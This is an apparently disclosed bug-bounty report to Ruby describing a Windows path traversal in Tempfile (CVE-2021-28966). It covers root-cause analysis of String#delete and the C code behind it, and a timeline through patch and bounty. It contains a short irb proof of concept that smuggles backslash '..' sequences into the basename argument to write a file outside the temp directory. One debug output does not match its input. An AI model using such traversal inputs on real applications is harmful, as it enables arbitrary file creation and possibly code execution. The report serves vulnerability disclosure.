

50 Path traversal in Tempfile on windows OS due to unsanitized backslashes

Share:     

SUMMARY BY BUGDISCLOSEGUYS



A short blog on this - <https://github.com/httpvoid/writeups/blob/main/Ruby-tempfile-mktmpdir-PT.md>

TIMELINE



bugdiscloseguys submitted a report to Ruby.
Hi team,

Mar 20th (2 years ago)

Summary

We've noticed that both arguments (basename and ext) of Tempfile on Windows are vulnerable to a path traversal which could allow unintentional file creating in arbitrary writable directories.

Tempfile often has a user control either by basename or ext (or both).

PoC

Code 447 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```
1 irb(main):029:0> Tempfile.open(["\\..\\..\\..\\..\\Users\\rootx\\malicious", ".rb"])
2 => #<Tempfile:C:/Users/rootx/AppData/Local/Temp/..\\..\\..\\Users\\rootx\\malicious20210321-22472-fvuodx.rb>
3 irb(main):030:0> puts `dir C:\\Users\\rootx\\`
4 Volume in drive C has no label.
5 Volume Serial Number is C0F2-8D87
6
7 Directory of C:\\Users\\rootx
8
9 ... REDACTED ...
10 21-03-2021 00:45          0 malicious20210321-22472-fvuodx.rb
11 ... REDACTED ...
```

The same can be accomplished via ext argument.

Thanks,
Harsh and Rahul,
HTTPVoid

Impact

Unintentional file creation in an arbitrary directory. Could potentially cause RCE in RoR applications.

— bugdiscloseguys invited another hacker as a collaborator.

Mar 20th (2 years ago)

— iamnoooob joined this report as a collaborator.

Mar 20th (2 years ago)



bugdiscloseguys posted a comment.

Mar 20th (2 years ago)

More debug observations on this issue:

In `Tempfile.open(basename, ext)` both arguments go through `String::delete(UNUSABLE_CHARS)` to delete OS file separators from the basename and ext to minimize such risks/vulnerabilities however the incorrect usage of `delete()` will cause the bug to occur.

`UNUSABLE_CHARS = [File::SEPARATOR, File::ALT_SEPARATOR, File::PATH_SEPARATOR, ":"].uniq.join("").freeze`

Note - For linux `File::ALT_SEPARATOR` is `nil` while for Windows its `\\`.

Now the call will be as below -

Code 236 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```
1 irb(main):001:0> UNUSABLE_CHARS = [File::SEPARATOR, File::ALT_SEPARATOR, File::PATH_SEPARATOR, ":"].uniq.join("").freeze
2 => "/\\;:"
3 irb(main):002:0> "FUZZ/../../please".delete(UNUSABLE_CHARS)
4 => "FUZZ..me..\\please"
5 irb(main):003:0>
```

As you can see `\\` still remains, this is because we need to escape `\\` (when followed by characters) before passing it to delete.

Image F1237071: Screenshot_156.png 17.31 KiB


[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)

```
Command Prompt - irb
irb(main):003:0> "lol\\lol".delete("\\")
=> "lolllol"
irb(main):004:0> "lol\\lol".delete("\\aa")
=> "lol\\lol"
irb(main):005:0> "lol\\lol".delete("\\\\aa")
=> "lolllol"
irb(main):006:0>
```

<https://github.com/ruby/ruby/blob/2d66f8e011580532aefcf14092ec102d30fc46f2/tool/fake.rb#L4-L8>
Setting ALT_SEPARATOR based on RUBY_PLATFORM - <https://github.com/ruby/ruby/blob/2d66f8e011580532aefcf14092ec102d30fc46f2/tool/fake.rb#L4-L8>

I think @iamnooob has done more observations on his side.

1 attachment:
F1237071: Screenshot_156.png

 @iamnooob posted a comment.
Thanks, @bugdiscloseguys for adding details, Just wanted to highlight a few observations.

Mar 20th (2 years ago)

Looking at the ruby's "delete" method of String object, mapping to C code,
<https://github.com/ruby/ruby/blob/cfd162d535c7a4f8b1f95255cc6be696a8b75557/string.c> It seems to be "rb_str_delete" which seems to call "rb_str_delete_bang".

When there's a deletion of character performed on the input string, then the below if block should hit. However, in the case of "aaa\\.\\".delete("\\")" squeeze[c] was never true which led to no modifications.


<https://github.com/ruby/ruby/blob/cfd162d535c7a4f8b1f95255cc6be696a8b75557/string.c#L7679-L7737>

Code 296 Bytes [Wrap lines](#) [Copy](#) [Download](#)

```
1 static VALUE
2 rb_str_delete_bang(int argc, VALUE *argv, VALUE str)
3 {
4
5     ...
6     while (s < send) {
7     ...
8     if (ascompat && (c = *(unsigned char*)s) < 0x80) {
9         if (squeeze[c]) {
10             modify = 1; <-- HERE Line Number: 7709
11         }
12     } else {
13         if (t != s) *t = c;
14         t++;
15     }
16     s++;
17     ...
18 }
19
```

Image F1237079: Screen_Shot_2021-03-21_at_1.24.49_AM.png 358.70 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



<https://github.com/ruby/ruby/blob/cfd162d535c7a4f8b1f95255cc6be696a8b75557/string.c#L7584-L7645>

Haven't looked into depth but the "squeeze" array is populated via tr_setup_table(s, squeeze, i==0, &del, &node1, enc); call on line 7695 which should imply the bug should be somewhere there.

I also noticed 'squeeze' method also utilizes the same tr_setup_table function and it also seems to suffer from a similar issue.

Image F1237082: Screen_Shot_2021-03-21_at_1.38.33_AM.png 110.03 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



2 attachments:
F1237079: Screen_Shot_2021-03-21_at_1.24.49_AM.png
F1237082: Screen_Shot_2021-03-21_at_1.38.33_AM.png

 hsbt [Ruby staff](#) changed the status to Triaged. Mar 21st (2 years ago)

 hsbt [Ruby staff](#) posted a comment.
Hi, We confirmed to this. This report was regression with <https://github.com/ruby/ruby/commit/1c7e303b26090205f393595f15dadd4b2d31b6>. Mar 21st (2 years ago)

 hsbt [Ruby staff](#) updated CVE reference to [CVE-2021-28966](#). Mar 22nd (2 years ago)

 nobu [Ruby staff](#) posted a comment.
Patch attaching. Apr 2nd (2 years ago)



 [sugdiscloseguys](#) posted a comment.

 @nobu - We confirmed the fix, it looks great.

Apr 2nd (2 years ago)

hsbt Ruby staff closed the report and changed the status to ● Resolved.

Apr 7th (2 years ago)

🔍 The Internet Bug Bounty rewarded iamnooob with a \$250 bounty.

Apr 7th (2 years ago)

🔍 The Internet Bug Bounty rewarded [bugdiscloseguys](#) with a \$250 bounty.

Apr 7th (2 years ago)

hsbt Ruby staff requested to disclose this report.

Apr 7th (2 years ago)

🔍 [bugdiscloseguys](#) agreed to disclose this report.

Apr 7th (2 years ago)

 This report has been disclosed.

Apr 7th (2 years ago)